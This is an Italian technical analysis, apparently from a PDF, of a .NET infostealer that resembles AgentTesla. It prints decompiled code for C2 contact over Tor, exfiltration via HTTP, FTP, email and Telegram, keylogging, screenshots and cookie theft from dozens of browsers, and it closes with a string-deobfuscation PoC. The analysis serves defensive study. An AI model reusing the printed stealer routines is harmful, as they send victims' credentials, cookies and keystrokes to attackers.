
Viene inoltre usato uno User-Agent specifico (dettagliato nella figura a seguire).



```
public static string SendPost(int vq, string vg = "")
{
    string text = "%urlkey%";
    try
    {
        ServicePointManager.SecurityProtocol = (SecurityProtocolType)4080;
        TorBrowser torBrowser = new TorBrowser();
        if (Malware.UseTor)
        {
            if (!torBrowser.CheckTorProcess(Malware.TorBrowserId) | Malware.TorBrowserId == 0)
            {
                torBrowser.KillTorProcess();
                torBrowser.Install();
                Malware.TorBrowserId = torBrowser.RunTorBrowser("-f " + torBrowser.TorDirectory + "\\Data\\Tor\\torrc");
            }
            torBrowser.StartTorPorxy();
        }
        string text2 = string.Concat(new string[]
        {
            Conversions.ToString(vq),
            text,
            Malware.HwId,
            text,
            DateTime.Now.ToString(Malware.TimestampFormat),
            text,
            Malware.UserAndComputerName,
            text,
            vg
        });
        Malware.TripleDES_t tripleDES_t = new Malware.TripleDES_t(text);
        text2 = "p=" + tripleDES_t.Encrypt(text2);
        string requestUriString = "%PostURL%";
        HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create(requestUriString);
        if (Malware.UseTor)
        {
            object obj = new HttpToSocks5Proxy("127.0.0.1", 9050, 0);
            httpWebRequest.Proxy = (IWebProxy)obj;
        }
        httpWebRequest.Credentials = CredentialCache.DefaultCredentials;
        httpWebRequest.KeepAlive = true;
        httpWebRequest.Timeout = 10000;
        httpWebRequest.AllowAutoRedirect = true;
        httpWebRequest.MaximumAutomaticRedirections = 50;
        httpWebRequest.UserAgent = "Mozilla/5.0 (Windows; U; Windows NT 6.1; ru; rv:1.9.2.3) Gecko/20100401 Fi";
        httpWebRequest.Method = "POST";
        text2 = text2.Replace("+", "%2B");
        byte[] bytes = Encoding.UTF8.GetBytes(text2);
        httpWebRequest.ContentType = "application/x-www-form-urlencoded";
        httpWebRequest.ContentLength = (long)bytes.Length;
        using (Stream requestStream = httpWebRequest.GetRequestStream())
```

Parte del codice per le richiest HTTP.

Infine sono fatti partire due timer, il primo invia un ping al C2 ogni 2 minuti, il secondo controlla, ogni minuto, se ha ricevuto il comando di disinstallazione dal C2.



```
private static void ShouldUninstall(object sender, ElapsedEventArgs e)
{
    try
    {
        string text = Malware.SendPost(2, "");
        if (text.Contains("uninstall"))
        {
            try
            {
                Registry.CurrentUser.OpenSubKey("Software\\Microsoft\\Windows NT\\CurrentVersion\\Windows", true).DeleteValue("Load");
            }
            catch (Exception ex)
            {
            }
            try
            {
                Registry.CurrentUser.OpenSubKey("Software\\Microsoft\\Windows\\CurrentVersion\\Run", true).DeleteValue("%insregname%");
            }
            catch (Exception ex2)
            {
            }
            try
            {
                File.Delete(Malware.InstallPath);
            }
            catch (Exception ex3)
            {
            }
            try
            {
                Malware.MoveSelfToTemp();
            }
            catch (Exception ex4)
            {
            }
            Application.Exit();
        }
    }
    catch (Exception ex5)
    {
    }
}
```

Controllo sulla richiesta di disinstallazione.

Furto dei dati

Sono cinque le categorie di dati rubati:

1. Credenziali
2. Cookie
3. Screenshot
4. Clipboard
5. Testo digitato (key logging)
6. Informazioni generiche sulla macchina

Prima di vederli in dettaglio, elenchiamo le modalità di esfiltrazione.

Modalità di esfiltrazione

Il malware supporta quattro modi di esfiltrazione: HTTP, FTP, E-mail e Telegram.

HTTP

L’esfiltrazione HTTP avviene come visto nella sezioni sul contatto con il C2. Come già detto, si tratta di una POST HTTP eventualmente verso hidden services.

FTP

Il salvataggio su FTP avviene con una richiesta `STOR`, le credenziali sono configurate e quindi facilmente reperibili.

```
public static void StoreInFTP(string yd, string yo)
{
    try
    {
        FtpWebRequest ftpWebRequest = (FtpWebRequest)WebRequest.Create("%ftphost%/" + yd);
        ftpWebRequest.Credentials = new NetworkCredential("%ftpuser%", "%ftppassword%");
        ftpWebRequest.Method = "STOR";
        object obj = Encoding.UTF8.GetBytes(yo);
        ftpWebRequest.ContentLength = Conversions.ToLong(NewLateBinding.LateGet(obj, null, "Length", new object[0], null, null, null));
        object requestStream = ftpWebRequest.GetRequestStream();
        object instance = requestStream;
        Type type = null;
        string memberName = "Write";
        object[] array = new object[3];
        array[0] = RuntimeHelpers.GetObjectValue(obj);
        array[1] = 0;
        object[] array2 = array;
        int num = 2;
        object instance2 = obj;
        array2[num] = RuntimeHelpers.GetObjectValue(NewLateBinding.LateGet(instance2, null, "Length", new object[0], null, null, null));
        object[] array3 = array;
        object[] arguments = array3;
        string[] argumentNames = null;
        Type[] typeArguments = null;
        bool[] array4 = new bool[]
```

Parte del codice per l’esfiltrazione su FTP.

Il nome del file generato contiene l’ID hardware ed i nomi utente e computer.

E-mail

L’esfiltrazione per e-mail è analoga a quella di AgentTesla. Le credenziali sono configurate e facilmente reperibili. L’oggetto dell’e-mail è simile al nome del file nell’esfiltrazione FTP.

```
public static bool SendEmail(string ul, string uc, MemoryStream @do = null, int de = 0)
{
    bool result;
    try
    {
        SmtpClient smtpClient = new SmtpClient();
        NetworkCredential credentials = new NetworkCredential("ssega2020@yandex.com", "[redacted]");
        smtpClient.Host = "smtp.yandex.com";
        smtpClient.EnableSsl = true;
        smtpClient.UseDefaultCredentials = false;
        smtpClient.Credentials = credentials;
        smtpClient.Port = 587;
        MailAddress to = new MailAddress("ssega2020@yandex.com");
        MailAddress from = new MailAddress("ssega2020@yandex.com");
        MailMessage mailMessage = new MailMessage(from, to);
        mailMessage.Subject = ul;
        mailMessage.IsBodyHtml = true;
        mailMessage.Body = uc;
        if (@do != null & de == 1)
        {
            mailMessage.Attachments.Add(new Attachment(@do, ul + "_" + DateTime.Now.ToString(Malware.DateFormatForFileNames) + ".jpeg", "image/jpg"));
        }
        else if (@do != null & de == 2)
        {
            mailMessage.Attachments.Add(new Attachment(@do, ul + "_" + DateTime.Now.ToString(Malware.DateFormatForFileNames) + ".zip", "application/zip"));
        }
        smtpClient.Send(mailMessage);
        mailMessage.Attachments.Dispose();
        if (@do != null)
        {
            @do.Close();
        }
        result = true;
    }
    catch (Exception ex)
    {
        result = false;
    }
    return result;
}
```

Codice per l’invio di e-mail.

Telegram

L’esfiltrazione tramite telegram è fatta grazie ad un bot, le informazioni per identificare la vittima sono inviate insieme ai dati.

```
else if (Malware.ExfiltrationMode == 3)
{
    if (File.Exists(path))
    {
        Malware.TelegramLog.SendDocument(Encoding.UTF8.GetBytes(Malware.FormatInfoAsHtml() + File.ReadAllText(path)), Malware.UserAndComputerName.Replace("/", "-") + " " + DateTime.Now.ToString("yyyy-MM-dd hh-mm-ss")
          + ".html", Malware.MakeMessageHeader("Log"), "text/html");
        File.Delete(path);
    }
    Malware.TelegramLog.SendDocument(Encoding.UTF8.GetBytes(Malware.FormatInfoAsHtml() + text), Malware.UserAndComputerName.Replace("/", "-") + " " + DateTime.Now.ToString("yyyy-MM-dd hh-mm-ss") + ".html",
      Malware.MakeMessageHeader("Log"), "text/html");
}
```

Esempio di esfiltrazione tramite bot Telegram. Salvare l’immagine per una migliore visualizzazione.

I dati rubati

Il malware può essere configurato per acquisire screenshot (ottenuti copiando la bitmap dal DC del desktop) ogni X minuti ed inviarli agli autori.

Può inoltre fungere da keylogger e catturare i dati della clipboard.

```
if (Malware.CaptureScreen == Conversions.ToBoolean("True"))
{
    System.Timers.Timer timer4 = new System.Timers.Timer();
    timer4.Elapsed += Malware.TakeScreenshot;
    timer4.Interval = (double)(60000 * Conversions.ToInteger(Malware.ScreenshotInterval));
    timer4.Enabled = true;
}
try
{
    Malware.StealSecrets();
}
catch (Exception ex5)
{
}
Malware.Empty();
if (Malware.KeyLogging)
{
    System.Timers.Timer timer5 = new System.Timers.Timer();
    timer5.Elapsed += Malware.ExiltrateKeyloggedData;
    timer5.Interval = (double)(60000 * Conversions.ToInteger(Malware.KeyloggerInterval));
    timer5.Enabled = true;
    timer5.Start();
    Malware.KeyLoggerHook.Install();
}
```


Il codice che avvia il keylogger (sotto) e la cattura di screenshot (sopra).

La cattura degli screenshot è sospesa se l'utente non risulta attivo.

Il keylogger è fatto semplicemente con `SetWindowsExHook`.

Il log della clipboard viene ottenuto con `SetClipboardViewer`.

Le informazioni generiche della macchina compredono il nome della CPU, dell'OS e la quantità di RAM (il dettaglio nella figura a seguire).



```
public static string GetInfo(Malware.InfoTypes mz)
{
    string result;
    try
    {
        ComputerInfo computerInfo = new ComputerInfo();
        ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("SELECT * FROM Win32_Processor");
        string text;
        if (mz == Malware.InfoTypes.OperatingSystemName)
        {
            text = computerInfo.OSFullName;
        }
        else if (mz == Malware.InfoTypes.ProcessorName)
        {
            string text2;
            try
            {
                foreach (ManagementBaseObject managementBaseObject in managementObjectSearcher.Get())
                {
                    ManagementObject managementObject = (ManagementObject)managementBaseObject;
                    text2 = managementObject.GetPropertyValue("Name").ToString();
                }
            }
            finally
            {
                ManagementObjectCollection.ManagementObjectEnumerator enumerator;
                if (enumerator != null)
                {
                    ((IDisposable)enumerator).Dispose();
                }
            }
            text = text2;
        }
        else if (mz == Malware.InfoTypes.AmountOfMemory)
        {
            text = Conversions.ToString(Math.Round(Convert.ToDouble(Conversion.Val(computerInfo.TotalPhysicalMemory)) / 1024.0 / 1024.0, 2)) + " MB";
        }
        result = text;
    }
    catch (Exception ex)
    {
        result = "Unknown";
    }
    return result;
```

Codice per il recupero delle informazioni sulla macchina.


Vengono sottratte le credenziali dai seguenti applicativi:

- IE/Edge
- Edge Chromium
- QQ Browser
- incredimail
- Eudora;
- Falkon Browser
- Falkon Browser
- ClawsMail
- Flock Browser
- DynDNS
- Psi/Psi+;
- Open VPN;
- FileZilla;
- WinSCP
- FlashFXP
- FTP Navigator
- JDownloader;
- Paltalk
- Pidgin

- SmartFTP
- WS_FTP;
- FTPCommander
- FTPGetter;
- NO-IP
- NO-IP
- TheBat
- Becky!;
- Trillian
- Outlook;
- Foxmail;
- Opera Mail;
- PocoMail;
- eM Client,
- Mailbird;
- Mailbird;
- NordVPN,
- MySQL Workbench
- Private Internet Access
- Opera Browser
- Yandex Browser
- Iridium Browser
- Chromium
- 7Star
- Torch Browser
- Cool Novo
- Kometa
- Amigo
- Brave
- CentBrowser
- Chedot
- Orbitum
- Sputnik
- Comodo Dragon
- Vivaldi
- Citrio
- 360 Browser
- Uran
- Liebao Browser
- Elements Browser
- Epic Privacy
- Coccoc

- Sleipnir 6
- QIP Surf
- Coowon
- Firefox
- SeaMonkey
- Thunderbird
- BlackHawk
- CyberFox
- K-Meleon
- IceCat
- PaleMoon
- IceDragon
- WaterFox
- Postbox

Le credenziali sono rubate con un metodo apposito per ogni applicativo (quelli che sono derivati di altri sono gestiti con un metodo comune).



Esempio di un metodo per il furto delle credenziali e a sinistra parte della lista di metodi simili.

Infine vengono sottratti i cookie dai seguenti browser:

- Opera
- Comodo Dragon
- Chrome
- 360 Browser
- Yandex

- SRWare Iron
- Torch Browser
- Brave Browser
- Iridium Browser
- CoolNovo
- 7Star
- Epic Privacy Browser
- Amigo
- CentBrowser
- CocCoc
- Chedot
- Elements Browser
- Kometa
- Sleipnir 6
- Citrio
- Coowon
- Liebao Browser
- QIP Surf
- QQ Browser
- UC Browser
- Orbitum
- Sputnik
- uCozMedia
- Vivaldi
- Firefox
- IceCat
- PaleMoon
- SeaMonkey
- Flock
- K-Meleon
- Postbox
- Thunderbird
- IceDragon
- WaterFox
- BlackHawk
- CyberFox

Il codice per il furto dei cookie è simile a quello per il furto delle credenziali ma il risultato è salvato in un file e compresso in memoria.

```
// Token: 0x060000AF RID: 175
internal static MemoryStream GetZippedCookies()
{
    Cookies.RandomFileName = Path.GetRandomFileName();
    Cookies.RandomFile = Cookies.AppDat + "\\" + Cookies.RandomFileName;
    Cookies.GetCookies1();
    Cookies.GetCookies2();
    MemoryStream result = Cookies.ZipAllCookies();
    if (Directory.Exists(Cookies.RandomFile))
    {
        Directory.Delete(Cookies.RandomFile, true);
    }
    return result;
}
```

```
// Token: 0x060000B0 RID: 176
private static void GetCookies1()
{
    string str = "Cookies";
    Dictionary<string, string> dictionary = new Dictionary<string, string>();
    dictionary.Add("Opera", Path.Combine(Cookies.AppDat, "Opera Software\\Opera Stable"));
    dictionary.Add("Comodo Dragon", Path.Combine(Cookies.LocalAppDat, "Comodo\\Dragon\\User Data"));
    dictionary.Add("Chrome", Cookies.LocalAppDat + "\\Google\\Chrome\\User Data");
    dictionary.Add("360 Browser", Cookies.LocalAppDat + "\\360Chrome\\Chrome\\User Data");
    dictionary.Add("Yandex", Path.Combine(Cookies.LocalAppDat, "Yandex\\YandexBrowser\\User Data"));
    dictionary.Add("SRWare Iron", Path.Combine(Cookies.LocalAppDat, "Chromium\\User Data"));
    dictionary.Add("Torch Browser", Path.Combine(Cookies.LocalAppDat, "Torch\\User Data"));
    dictionary.Add("Brave Browser", Path.Combine(Cookies.LocalAppDat, "BraveSoftware\\Brave-Browser\\User Data"));
    dictionary.Add("Iridium Browser", Cookies.LocalAppDat + "\\Iridium\\User Data");
    dictionary.Add("CoolNovo", Path.Combine(Cookies.LocalAppDat, "MapleStudio\\ChromePlus\\User Data"));
    dictionary.Add("7Star", Path.Combine(Cookies.LocalAppDat, "7Star\\7Star\\User Data"));
    dictionary.Add("Epic Privacy Browser", Path.Combine(Cookies.LocalAppDat, "Epic Privacy Browser\\User Data"));
    dictionary.Add("Amigo", Path.Combine(Cookies.LocalAppDat, "Amigo\\User Data"));
    dictionary.Add("CentBrowser", Path.Combine(Cookies.LocalAppDat, "CentBrowser\\User Data"));
    dictionary.Add("CocCoc", Path.Combine(Cookies.LocalAppDat, "CocCoc\\Browser\\User Data"));
    dictionary.Add("Chedot", Path.Combine(Cookies.LocalAppDat, "Chedot\\User Data"));
    dictionary.Add("Elements Browser", Path.Combine(Cookies.LocalAppDat, "Elements Browser\\User Data"));
    dictionary.Add("Kometa", Path.Combine(Cookies.LocalAppDat, "Kometa\\User Data"));
    dictionary.Add("Sleipnir 6", Path.Combine(Cookies.AppDat, "Fenrir Inc\\Sleipnir5\\setting\\modules\\ChromiumViewer"));
    dictionary.Add("Citrio", Path.Combine(Cookies.LocalAppDat, "CatalinaGroup\\Citrio\\User Data"));
    dictionary.Add("Coowon", Path.Combine(Cookies.LocalAppDat, "Coowon\\Coowon\\User Data"));
    dictionary.Add("Liebao Browser", Path.Combine(Cookies.LocalAppDat, "liebao\\User Data"));
    dictionary.Add("QIP Surf", Path.Combine(Cookies.LocalAppDat, "QIP Surf\\User Data"));
    dictionary.Add("QQ Browser", Path.Combine(Cookies.LocalAppDat, "Tencent\\QQBrowser\\User Data"));
    dictionary.Add("UC Browser", Path.Combine(Cookies.LocalAppDat, "UCBrowser\\"));
```

Parte del codice per il furto dei cookie.

Appendice A

Il PoC fornito non è immediatamente riutilizzabile. Contiene dei percorsi fissi nel codice e necessita di un file chiamato strings.txt che contiene ogni stringa del malware nel formato `\r\n<idx><str>` dove `<idx>` è l'indice della stringa nell'array dentro `<Module>` e `<str>` il suo valore una volta decodificato.

Inoltre il metodo `fromIndex` necessità di essere adattato al sample in analisi.

E' piuttosto intuitivo modificare il PoC affinchè recuperi le stringhe direttamente dal malware, questo lavoro è lasciato al lettore che intende cimentarsi in tale attività.

Notare che il PoC è fornito per completezza, se necessario si consiglia di riscriverlo da zero usando formati più semplici per le proprie esigenze.

```
using System;
using System.Collections.Generic;
using System.IO;
using System.Net;
using dnlib.DotNet;
using dnlib.DotNet.Emit;
using dnlib.DotNet.Writer;

namespace ConsoleApplication5
{
    internal class Program
    {
        public static int fromIndex(int index)
        {
            int num = index >> 2;
            num = num - 6 + 888 - 28917;
            num = (num ^ 888 ^ 4942);
            num -= 831;
            num = (num - 888) / 6;

            return num;
        }

        private static string strings = null;

        public static string getString(int index)
        {
            if (strings == null)
                strings = File.ReadAllText("strings.txt");

            string marker = "\r\n" + index + "    ";
            int s = strings.IndexOf(marker);
            if (s < 0)
                return null;
            s += marker.Length;

            int e = strings.IndexOf("\r\n" + (index+1), s);
            if (e < 0)
                return strings.Substring(s);

            return strings.Substring(s, e - s);
        }
```

```
        public static void Main(string[] args)
        {
            ModuleContext modCtx = ModuleDef.CreateModuleContext();
            ModuleDefMD module = ModuleDefMD.Load(@"C:\users\labbe\desktop\
p2.exe", modCtx);

            foreach (TypeDef td in module.GetTypes())
            {
                foreach (MethodDef md in td.Methods)
                {
                    IList<Instruction> body = md.Body?.Instructions ?? new
List<Instruction>();

                    for (int i = 1; i < body.Count; i++)
                    {
                        Instruction call = body[i], ldc = body[i - 1];

                        if (call.OpCode != OpCodes.Call || ldc.OpCode !=
OpCodes.Ldc_I4)
                            continue;

                        MethodDef targetm = call.Operand as MethodDef;

                        if (targetm == null)
                            continue;

                        if (targetm.DeclaringType.Name != "<Module>" ||
targetm.Name != "smethod_0")
                            continue;

                        int? index = ldc.Operand as int?;
                        int arrIndex = fromIndex(index.Value);
                        string str = getString(arrIndex);

                        if (str == null)
                            continue;

                        //body[i-1] = new Instruction(OpCodes.Ldstr, str);
                        body[i].OpCode = OpCodes.Nop;
                        body[i].Operand = null;

                        body[i - 1].OpCode = OpCodes.Ldstr;
                        body[i - 1].Operand = str;
                    }

                }
            }

            ModuleWriterOptions opts = new ModuleWriterOptions(module);
            opts.MetadataOptions.Flags |= MetadataFlags.KeepOldMaxStack;
            module.Write(@"C:\users\labbe\desktop\p2-str.exe", opts);

        }
    }
}
```